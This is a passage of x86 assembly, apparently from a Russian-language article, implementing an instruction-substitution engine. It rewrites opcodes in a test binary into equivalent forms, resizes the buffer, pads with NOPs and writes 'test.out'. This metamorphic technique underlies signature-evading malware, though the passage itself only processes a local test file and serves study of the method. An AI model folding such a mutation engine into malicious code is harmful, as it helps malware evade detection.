    movb %cl,(%eax)
    call mem_resize
    call move_data
    addl INSTRUCT_len(%ebp),%eax
    movl CHANGE_BYTE_second(%ebp),%ebx
    movb %bl,(%eax)
      jmp  m4
m3_sub:
    movb CHANGE_BYTE_first(%ebp),%cl
    movb %cl,(%eax)
    call move_data
    incl %eax
    movl CHANGE_BYTE_second(%ebp),%ebx
    movb %bl,(%eax)
m4:
    incl COUNTER_a(%ebp)
return:
    call clear_flags
    ret

check_byte:
    call move_data
n0:
    movb $0x68,CHANGE_BYTE_first(%ebp)
    movb $0x57,CHANGE_BYTE_second(%ebp)
    movb $0xB7,BYTE_first(%ebp)
    movb $1,BYTE_step(%ebp)
    movb $1,FLAG_BYTE_first(%ebp)
    movb $1,BYTE_add(%ebp)
```

```
    movb $5,INSTRUCT_len(%ebp)
    call mutate
n1:
    cmpb $0x89,(%eax)
    jne  n2
    movb $0x58,CHANGE_BYTE_second(%ebp)
    movb $0xB8,BYTE_second(%ebp)
    movb $0xB8,BYTE_second_backup(%ebp)
n1_sub:
    cmpb $0x60,CHANGE_BYTE_second(%ebp)
    je   n_last

    movb $8,BYTE_step(%ebp)
    movb $0x4F,CHANGE_BYTE_first(%ebp)
    movb $1,FLAG_BYTE_second(%ebp)
    call mutate

    incb BYTE_second_backup(%ebp)
    movb BYTE_second_backup(%ebp),%bl
    movb %bl,BYTE_second(%ebp)

    incb CHANGE_BYTE_second(%ebp)
      jmp  n1_sub
n2:
    cmpb $0x85,(%eax)
    jne  n3
    movb $0x09,CHANGE_BYTE_first(%ebp)
    movb $0xB7,BYTE_second(%ebp)
    movb $9,BYTE_step(%ebp)
    call mutate
n3:
    cmpb $0x09,(%eax)
    jne  n4
    movb $0x85,CHANGE_BYTE_first(%ebp)
    movb $0xB7,BYTE_second(%ebp)
    movb $9,BYTE_step(%ebp)
    call mutate
n4:
    cmpb $0x29,(%eax)
    jne  n5
    movb $0x31,CHANGE_BYTE_first(%ebp)
    movb $0xB7,BYTE_second(%ebp)
    movb $9,BYTE_step(%ebp)
    call mutate
n5:
    cmpb $0x31,(%eax)
    jne  n_last
```



```
    movb $0x29,CHANGE_BYTE_first(%ebp)
    movb $0xB7,BYTE_second(%ebp)
    movb $9,BYTE_step(%ebp)
    call mutate

n_last:
    ret

move_data:
    movl MEMORY_data(%ebp),%eax
    movl COUNTER_a(%ebp),%edx
    addl %edx,%eax
    ret
exit:
    movl $5,%eax
    movl $file1,%ebx
    movl $65,%ecx
    int  $128

    movl %eax,FILE_desc_1(%ebp)
    movl $4,%eax
    movl FILE_desc_1(%ebp),%ebx
    movl MEMORY_data(%ebp),%ecx
    movl FILE_len(%ebp),%edx
    int  $128

    movl $1,%eax
    int  $128
mem_resize:
    movl $163,%eax
    movl MEMORY_data(%ebp),%ebx
    movl FILE_len(%ebp),%ecx
    movl BYTE_add(%ebp),%esi
    addl %esi,FILE_len(%ebp)
    movl FILE_len(%ebp),%edx
    movl $1,%esi
    int  $128
    movl %eax,MEMORY_data(%ebp)

    movl FILE_len(%ebp),%eax
    movl %eax,COUNTER_c(%ebp)
    movl COUNTER_a(%ebp),%eax
    addl INSTRUCT_len(%ebp),%eax
    decl %eax
    movl %eax,MEMORY_offset(%ebp)
mrs_loop:
```

```
    movl MEMORY_offset(%ebp),%eax
    cmpl COUNTER_c(%ebp),%eax
    je   mrse

    movl MEMORY_data(%ebp),%ecx
    movl COUNTER_c(%ebp),%edx
    subl BYTE_add(%ebp),%edx
    addl %edx,%ecx
    movb (%ecx),%bl

    movl MEMORY_data(%ebp),%eax
    movl COUNTER_c(%ebp),%edx
    addl %edx,%eax
    movb %bl,(%eax)

    decl COUNTER_c(%ebp)
    jmp  mrs_loop
mrse:
    movl COUNTER_a(%ebp),%eax
    addl INSTRUCT_len(%ebp),%eax
    movl %eax,COUNTER_c(%ebp)
    addl BYTE_add(%ebp),%eax
    movl %eax,MEMORY_offset(%ebp)
nop_l:
    movl MEMORY_offset(%ebp),%ecx
    cmpl COUNTER_c(%ebp),%ecx
    je   here

    movl MEMORY_data(%ebp),%eax
    movl COUNTER_c(%ebp),%edx
    addl %edx,%eax
    movb $0x90,(%eax)

    incl COUNTER_c(%ebp)
    jmp nop_l
here:
    ret
clear_flags:
    movb $0,FLAG_BYTE_first(%ebp)
    movb $0,FLAG_BYTE_second(%ebp)
    ret

/*defines.inc*/
count = 0

FILE_desc                  = -4
FILE_desc_1                = -8
```



```
FILE_len                   = -16
BYTE_first                 = -20
BYTE_add                   = -24
BYTE_second                = -28
BYTE_second_backup         = -32
BYTE_step                  = -36
FLAG_BYTE_first            = -40
FLAG_BYTE_second           = -44
CHANGE_BYTE_first          = -48
CHANGE_BYTE_second         = -52

MEMORY_data                = -56
MEMORY_offset              = -60
INSTRUCT_len               = -64

COUNTER_a                  = -68
COUNTER_b                  = -72
COUNTER_c                  = -76

str: .string "Changed\n"
file:   .string "test"
file1:  .string "test.out"

/*Тестовая программа*/

.globl _start
_start:

    xorl   %eax,%eax
    testl  %ebx,%ebx
    subl   %ecx,%ecx
    orl    %edx,%edx

    movl   $1,%eax
    int    $128
```

Содержание